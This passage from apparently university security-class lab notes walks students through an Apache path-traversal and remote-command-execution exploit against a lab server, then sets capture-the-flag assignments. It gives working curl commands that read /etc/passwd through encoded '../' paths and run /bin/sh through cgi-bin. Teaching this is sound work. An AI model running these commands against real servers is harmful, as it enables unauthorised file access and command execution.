    a. `diff main-page icons-page`

    b. This should give you **no** output.

    c. This means that *going back from the icons page*, is **the same** as the main page.

6. Let's get the resource ***icons/../***, encoded this time, which should give us the main page again.

    a. `curl -s --path-as-is "http://172.20.0.95:80/icons/.%2e/" | tee -a icons-encoded`

    ```
    <html><body><h1>It works!</h1></body></html>
    ```

    b. It worked!

    c. This means that the app is vulnerable to this encoding attack.

   i. Before this, the /icons/ page was forbidden, now, it is available using encoding!

7. Now let's steal its *passwd* file, which should not be accessed on the web:

   a. `curl -s --path-as-is "http://172.20.0.95:80/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"`

   b. Did it work? What would you access?

Exploiting the Remote Command Execution (RCE) (17:30, 10m)

Remote code execution (RCE) happens when the mod_cgi module is enabled in Apache, which means that "*any file that has the handler cgi-script will be treated as a CGI script, and run by the server, with its output being returned to the client.*"

1. So, if you request /cgi-bin/../../../../../bin/sh, it will be treated as a cgi-script.
2. Let's request it and pass some data as a POST.

```
POST /test.cgi HTTP/1.1
Host: pepe.com

mydatasdf
```

3. In curl, you can send data using -d. For example, *-d mydata*

   a. `curl -s --path-as-is -d 'echo; ls -al' "http://172.20.0.95:80/cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh"`

      i. /cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh → execute /bin/sh as a script

      ii. -d → send data in a POST request,

4. Did it work? Question: in which folder was that last command executed?
5. Now you can have a remote control! What would you do to attack?

CTU Students assignment 4 (17:40, 5m)

Assignment 4 - Part 1 (1+2 points)


- Log in to your docker
- Find the **Hogwarts library** in the IP THAT IS SHOWN IN THE CTFd and explore it.
- Find the flag and answer the question in CTFd.

Useful tools: nmap, ls, ssh, cat

Assignment 4 - Part 2 (3 points)

1. Log in to your docker
2. Server <IP SHOWN IN CTFd> has a vulnerability
3. Find it and search for an exploit
4. Exploit this vulnerability to read the flag file

Useful tools: nmap, python, cat



Class Feedback

By giving us feedback after each class, we can make the next class even better!

bit.ly/BSYFeedback